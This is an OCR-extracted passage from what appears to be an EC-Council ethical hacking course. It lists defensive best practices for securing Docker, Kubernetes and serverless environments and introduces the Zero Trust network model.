
Discussed below are various best practices for securing Docker environment.

- Avoid exposing the Docker daemon socket because it is the basic entry point for the Docker API.
- Only use trusted Docker images because Docker images created by malicious users may be injected with backdoors.
- Regularly patch host OS and Docker with the latest security updates.
- Limit capabilities by allowing access only to the features required by the container. You can use the **`--cap-drop all`** command to drop all capabilities assigned to the container and then assign only the necessary capabilities.
- Always run Docker images with **`--security-opt=no-new-privileges`** to prevent privilege escalation attacks using **`setuid`** or **`setgid`** binaries.
- Disable the inter-container communication feature when running Docker demon by using **`--icc=false`**. To communicate with other containers, you can use **`--link=CONTAINER_NAME_or_ID:ALIAS`** option
- Use Linux security modules, such as seccomp, AppArmor, and SELinux, to gain fine-grained control over the processes.
- Limit resources such as memory, CPU, the maximum number of file descriptors, the maximum number of processes, and restarts to prevent DoS attacks.
- Enable read-only mode on filesystems and volumes by setting the **`--read-only`** flag.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Set the Docker daemon log level to 'info' and avoid running Docker daemon using the 'debug' log level.
- The default user setting for the Docker image is root; configure the container application to run as unprivileged user to prevent privilege escalation attacks.
- Install only necessary packages to reduce the attack surface.
- Check that the Docker images from the remote registry are digitally signed using Docker content trust.
- Avoid using environmental variables for sensitive information and use Docker secrets management for encrypting the secret information in transit.
- Secure the API endpoints with HTTPS when exposing the RESTful API.
- Avoid using the default bridge network when using the single-host app with networking.
- Always store sensitive data in Docker volumes for enhanced data security, data persistence, and data encryption.
- Establish basic authentication by enabling TLS for secure communication over HTTPS between Docker client and the daemon.
- Use tools such as InSpec and DevSec to detect Docker vulnerabilities.
- Limit SSH login connections to the admin for processing log files of containers while performing administrative operations such as testing and troubleshooting.
- Employ automated container labeling mechanism to avoid discrepancy while accessing the containers.
- Incorporate HEALTHCHECK command on to the docker files, wherever possible to ensure better healthy and secured files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Kubernetes Security


Discussed below are various best practices for securing the Kubernetes environment.

- Ensure proper validation of file contents and their path at every stage of processing.
- Implement configuration method for the credential paths and do not depend on the hardcoded paths.
- Raise errors explicitly after each step of a compound operation.
- Use the copy-then-rename method for log rotation to ensure that logs are not lost when restarting the kubelet.
- Use the well-tested JSON library and type structures for constructing JSON objects.
- Never use compound shell commands without proper validations because they affect the system state.
- Check the returned error value of **`os.Readlink /proc/<pid>/exe`** explicitly to determine if PID is a kernel process.
- Use centralized libraries to perform common tasks and use common parsing functions, such as ParsePort, across the codebase to increase code readability.
- Use persistent logs in place of log rotation, so that the logs can be written in linear order and new logs can be created when rotation is required.
- Use single encoding format for all configuration tasks because it supports centralized validation.
- Limit the size of manifest files to prevent out-of-memory errors in kubelet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use kube-apiserver instances that maintain CRLs to check the presented certificates.
- Use key management services to enable secret data encryption and avoid using AES-Galois/Counter mode or cipher block chaining for encryption.
- Authenticate all HTTPS connections by default to ensure certificates are issued by the CA and prevent MITM attacks.
- Avoid using legacy SSH tunnels because they do not perform proper validation of server IP addresses.
- Use online certificate status protocol (OSCP) stapling to check the revocation status of certificates.
- Use secure TLS by default in development and production configurations to reduce vulnerabilities owing to misconfiguration.
- Use ACLs to manage the file access permissions and prevent unauthorized access.
- Use log filtering to remove basic authentication, such as bearer tokens and other sensitive information, from the log data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Serverless Security


Discussed below are various best practices for securing the serverless computing environment.

- Minimize serverless permissions in the development phase to reduce the attack surface area.
- Monitor function layers regularly to identify the attempts of malicious code injection and other web server attacks.
- Use third-party security tools because they provide additional layers of visibility and control.
- Regularly patch and update function dependencies and applications.
- Use tools, such as Snyk, to scan serverless applications for known vulnerabilities.
- Maintain isolated function perimeters and avoid relying on the function access and invocation ordering.
- Properly sanitize event input to prevent code injection attacks.
- Use security libraries that disable access to resources and implement runtime least-privileges.
- Deploy functions in minimal granularity to minimize the level of detail and prevent implicit global roles.
- Employ data validation technique on schemas and data transfer objects, instead of data serialization and deserialization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting, and to protect from DDoS attacks.
- Audit and monitor functions by enforcing verbose and safe logging of function events to gain better observability.
- Use secure coding practices and perform code review sessions to patch vulnerable application codes; additionally, use shared security libraries.
- Use TLS/HTTPS for secure communication and use cryptographic algorithms to encrypt credentials.
- Verify the SSL certificates to recognize the communication with remote identity and ensure the communication stops if the verification fails.
- Enable signed requests for cloud vendors to protect the data in transit and to prevent HTTP replay attacks.
- Use secret storage for sensitive information that provides both runtime access and key rotation for protection.
- Use timeouts to limit how longer serverless functions can execute.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Zero Trust Networks

The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network. It strictly follows the principle, "Trust no one and validate before providing a cloud service or granting access permission." This does not mean that the company's employees would cause harm, but the network can be compromised or a person trying to use the network may not be trustworthy. This trust model prevents users/employees from accessing a network without being verified. It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role.

Representation of Zero Trust Network

As shown in the figure, the cloud control plane is a supporting system that coordinates and manages the data plane (every other component in the network). The control plane permits network access requests only from legitimate and verified users or devices. Fine-grain policies are applied at this layer based on the role in the organization, time of day, and device type. To access more secured Internet resources, users need stronger authentication. Once the access request is approved by the control panel, the data plane is configured to accept traffic only from that particular client.

The idea behind implementing this model is to ensure a secure way of resource accessing, enforce strict access control, and monitor the network traffic flow.

Zero Trust can be integrated with techniques such as encryption, multifactor authentication, privileged access management (PAM). This trust network follows the micro-segmentation method to break the network zone into smaller pieces to provide separate access to certain

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

parts of the network. If any perimeter breach is identified, the micro-segmentation prevents the network from further exploitation.


